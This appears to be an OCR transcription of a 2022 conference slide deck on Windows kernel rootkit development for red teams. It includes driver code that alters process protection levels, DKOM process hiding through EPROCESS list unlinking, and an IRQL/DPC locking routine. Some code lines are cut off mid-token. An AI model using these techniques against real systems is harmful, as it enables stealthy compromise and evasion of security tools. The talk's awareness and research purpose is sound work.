# LIFE IN THE WINDOWS KERNEL FOR RED TEAMS

## TECHNIQUES AND CHALLENGES DURING POST-EXPLOITATION IN THE KERNEL

by Andre Lima / 0x4ndr3
@ BSides Oslo 2022

https://twitter.com/0x4ndr3

https://no.linkedin.com/in/aflima

# > WHOAMI

- Work @ PwC Norway
- Pentester | Red Teamer | Researcher
- Worked in Portugal, then Australia, and now Norway
- Blogger:
  - [new] https://medium.com/@0x4ndr3
  - [prev] https://pentesterslife.blog
- YouTube (Exploit Development | Format Strings Series):
  - search for “0x4ndr3”
- OSED; eCRE; SLAE64; etc

# > TASKLIST

- Intro - Initial notes
- (Easy) Methodology for rootkit development
- Locking the OS for sensitive tasks: hiding a process
- Demo #1
- Kernel keylogger attaching to new RDP sessions
- Demo #2
- Reversing Kernel Rootkits
- Realistic impact of modern rootkits
- Future work and references

# INTRO: OBJECTIVE CLARIFICATION

- This is not about kernel exploitation!
- Raising awareness & curiosity about all things “kernel”
- Techniques + challenges in developing malware in the kernel

# SHOULD I REALLY BE CONCERNED ABOUT THIS?

YES! ☺️

Properly signed rootkit example “in the wild”: Fire chili rootkit

https://www.fortinet.com/blog/threat-research/deep-panda-log4shell-fire-chili-rootkits


Exploiting vulnerability to load unsigned driver/rootkit example: Moriya (Operation Tunnelsnake)

https://securelist.com/operation-tunnelsnake-and-moriya-rootkit/101831/

Also: BlueHat v18 || Return of the kernel rootkit malware (on windows 10)

https://www.youtube.com/watch?v=qVIxFfXpyNc

# INTRO: WINDOWS KERNEL





Source: Windows Kernel Programming, by Pavel Yosifovich at http://leanpub.com/windowskernelprogramming


# (EASY) METHODOLOGY FOR ROOTKIT DEV

- Understand the feature you wish to manipulate/use
- Test manipulation live on windbg
- Write the code to replicate the test
- Compile
- Crash
- Restore snapshot & repeat

# (EASY) METHODOLOGY FOR ROOTKIT DEV




# (EASY) METHODOLOGY FOR ROOTKIT DEV




# (EASY) METHODOLOGY FOR ROOTKIT DEV


```
Command
0: kd> dt nt!_PS_PROTECTION ffff908ddc4d8080+87a
   +0x000 Level            : 0x61 'a'
   +0x000 Type             : 0y001
   +0x000 Audit            : 0y0
   +0x000 Signer           : 0y0110
```

```
_PS_PROTECTED_TYPE
  PsProtectedTypeNone = 0n0
  PsProtectedTypeProtectedLight = 0n1
  PsProtectedTypeProtected = 0n2
  PsProtectedTypeMax = 0n3
```

```
_PS_PROTECTED_SIGNER
  PsProtectedSignerNone = 0n0
  PsProtectedSignerAuthenticode = 0n1
  PsProtectedSignerCodeGen = 0n2
  PsProtectedSignerAntimalware = 0n3
  PsProtectedSignerLsa = 0n4
  PsProtectedSignerWindows = 0n5
  PsProtectedSignerWinTcb = 0n6
  PsProtectedSignerMax = 0n7
```

# (EASY) METHODOLOGY FOR ROOTKIT DEV



# (EASY) METHODOLOGY FOR ROOTKIT DEV


```
93  NTSTATUS kkll_m_process_protect(SIZE_T szBufferIn, PVOID bufferIn, PKIWI_BUFFER outBuffer)
94  {
95          NTSTATUS status;
96          PEPROCESS pProcess = NULL;
97          PKIWI_PROCESS_SIGNATURE_PROTECTION pSignatureProtect = NULL;
98          PULONG pFlags2 = NULL;
99          PMIMIDRV_PROCESS_PROTECT_INFORMATION pInfos = (PMIMIDRV_PROCESS_PROTECT_INFORMATION) bufferIn;
100
101         if(KiwiOsIndex >= KiwiOsIndex_VISTA)
102         {
103                 if(pInfos && (szBufferIn == sizeof(MIMIDRV_PROCESS_PROTECT_INFORMATION)))
104                 {
105                         status = PsLookupProcessByProcessId((HANDLE) pInfos->processId, &pProcess);
106                         if(NT_SUCCESS(status))
107                         {
108                                 if(KiwiOsIndex < KiwiOsIndex_8)
109                                 {
110                                         pFlags2 = (PULONG) (((ULONG_PTR) pProcess) + EPROCESS_OffSetTable[KiwiOsIndex][EprocessFlags2]);
111                                         if(pInfos->SignatureProtection.SignatureLevel)
112                                                 *pFlags2 |= PROTECTED_PROCESS_MASK;
113                                         else
114                                                 *pFlags2 &= ~PROTECTED_PROCESS_MASK;
115                                 }
116                                 else
117                                 {
118                                         pSignatureProtect = (PKIWI_PROCESS_SIGNATURE_PROTECTION) (((ULONG_PTR) pProcess) + EPROCESS_OffSetTable[KiwiOsIndex][SignatureProtect]);
119                                         pSignatureProtect->SignatureLevel = pInfos->SignatureProtection.SignatureLevel;
120                                         pSignatureProtect->SectionSignatureLevel = pInfos->SignatureProtection.SectionSignatureLevel;
121                                         if(KiwiOsIndex > KiwiOsIndex_8)
122                                                 pSignatureProtect->Protection =  pInfos->SignatureProtection.Protection;
123                                 }
124                                 ObDereferenceObject(pProcess);
125                         }
126                 }
127                 else status = STATUS_INVALID_PARAMETER;
128         }
129         else status = STATUS_NOT_SUPPORTED;
130
131         return status;
132 }
```

# (EASY) METHODOLOGY FOR ROOTKIT DEV


Why “easy” ?


```
_PS_PROTECTED_TYPE
  PsProtectedTypeNone = 0n0
  PsProtectedTypeProtectedLight = 0n1
  PsProtectedTypeProtected = 0n2
  PsProtectedTypeMax = 0n3
```

```
_PS_PROTECTED_SIGNER
  PsProtectedSignerNone = 0n0
  PsProtectedSignerAuthenticode = 0n1
  PsProtectedSignerCodeGen = 0n2
  PsProtectedSignerAntimalware = 0n3
  PsProtectedSignerLsa = 0n4
  PsProtectedSignerWindows = 0n5
  PsProtectedSignerWinTcb = 0n6
  PsProtectedSignerMax = 0n7
```

```
NTSTATUS kkll_m_process_protect(SIZE_T szBufferIn, PVOID bufferIn, PKIWI_BUFFER outBuffer)
{
	NTSTATUS status;
	PEPROCESS pProcess = NULL;
	PKIWI_PROCESS_SIGNATURE_PROTECTION pSignatureProtect = NULL;
	PULONG pFlags2 = NULL;
	PMIMIDRV_PROCESS_PROTECT_INFORMATION pInfos = (PMIMIDRV_PROCESS_PROTECT_INFORMATION) bufferIn;

	if(KiwiOsIndex >= KiwiOsIndex_VISTA)
	{
		if(pInfos && (szBufferIn == sizeof(MIMIDRV_PROCESS_PROTECT_INFORMATION)))
		{
			status = PsLookupProcessByProcessId((HANDLE) pInfos->processId, &pProcess);
			if(NT_SUCCESS(status))
			{
				if(KiwiOsIndex < KiwiOsIndex_8)
				{
					pFlags2 = (PULONG) (((ULONG_PTR) pProcess) + EPROCESS_OffSetTable[KiwiOsIndex][Eproces
					if(pInfos->SignatureProtection.SignatureLevel)
						*pFlags2 |= PROTECTED_PROCESS_MASK;
					else
						*pFlags2 &= ~PROTECTED_PROCESS_MASK;
				}
				else
				{
					pSignatureProtect = (PKIWI_PROCESS_SIGNATURE_PROTECTION) (((ULONG_PTR) pProcess) + EPR
					pSignatureProtect->SignatureLevel = pInfos->SignatureProtection.SignatureLevel;
					pSignatureProtect->SectionSignatureLevel = pInfos->SignatureProtection.SectionSignatur
					if(KiwiOsIndex > KiwiOsIndex_8)
						pSignatureProtect->Protection =  pInfos->SignatureProtection.Protection;
				}
				ObDereferenceObject(pProcess);
			}
			else status = STATUS_INVALID_PARAMETER;
		}
		else status = STATUS_NOT_SUPPORTED;

		return status;
	}
```






# MISSION: HIDING A PROCESS

# DKOM – DIRECT KERNEL OBJECT MANIPULATION

Hiding a process:

```
Command
3: kd> dt nt!_eprocess
   +0x000 Pcb                : _KPROCESS
   +0x438 ProcessLock        : _EX_PUSH_LOCK
   +0x440 UniqueProcessId    : Ptr64 Void
   +0x448 ActiveProcessLinks : _LIST_ENTRY
   +0x458 RundownProtect     : _EX_RUNDOWN_REF
   +0x460 Flags2             : Uint4B
   +0x460 JobNotReallyActive : Pos 0, 1 Bit
```





Source: https://www.aldeid.com/wiki/LIST_ENTRY

# LOCKING THE OS FOR SENSITIVE ACTIONS

## IRQL (VALUES FOR X64 ARCH)

- HIGH_LEVEL
- Device IRQL
- DISPATCH_LEVEL = 2
- APC_LEVEL = 1
- PASSIVE_LEVEL = 0

## DPC



```
113  void ExecuteAtDispatchLevel(void (*sensitiveFunc)(PVOID64, PVOID64), PVOID64 arg1, PVOID64 arg2) {
114      KIRQL irql;
115      PKDPC dpcPtr;
116
117      // 1. Raise the IRQL of curr CPU core to DISPATCH_LEVEL
118      KdPrint(("[Driver entry]:\tRaising IRQL...\n"));
119      irql = RaiseIRQL();
120      KdPrint(("[Driver entry]:\tIRQL = DISPATCH_LEVEL\n"));
121
122      // 2. Create + queue DPCs to raise the IRQL of the other CPU cores
123      KdPrint(("[Driver entry]:\tAcquiring lock...\n"));
124      dpcPtr = AcquireLock();
125      KdPrint(("[Driver entry]:\tLock acquired\n"));
126
127      // 3. Perform sensitive task -> ex: hide process
128      KdPrint(("[Driver entry]:\tExecuting sensitive action(s)...\n"));
129
130      (*sensitiveFunc)(arg1, arg2);
131
132      KdPrint(("[Driver entry]:\tEnding sensitive action(s)\n"));
133
134      // 4. Signal DPCs in the other cores to stop spinning and exit
135      KdPrint(("[Driver entry]:\tReleasing lock...\n"));
136      ReleaseLock(dpcPtr);
137      KdPrint(("[Driver entry]:\tLock released\n"));
138
139      // 5. Lower IRQL of curr core back to original IRQL
140      KdPrint(("[Driver entry]:\tRestoring IRQL...\n"));
141      LowerIRQL(irql);
142      KdPrint(("[Driver entry]:\tIRQL restored.\n"));
143  }
```


Original idea: Greg Hoglund & Jamie Butler

# DKOM – DIRECT KERNEL OBJECT MANIPULATION

Hiding a process:

Why not use this function?

```
FORCEINLINE
BOOLEAN
RemoveEntryList(
    _In_ PLIST_ENTRY Entry
    )

{

    PLIST_ENTRY PrevEntry;
    PLIST_ENTRY NextEntry;

    NextEntry = Entry->Flink;
    PrevEntry = Entry->Blink;
    if ((NextEntry->Blink != Entry) || (PrevEntry->Flink != Entry)) {
        FatalListEntryError((PVOID)PrevEntry,
                            (PVOID)Entry,
                            (PVOID)NextEntry);
    }

    PrevEntry->Flink = NextEntry;
    NextEntry->Blink = PrevEntry;
    return (BOOLEAN)(PrevEntry == NextEntry);
}
```

# DKOM – DIRECT KERNEL OBJECT MANIPULATION

Hiding a process:

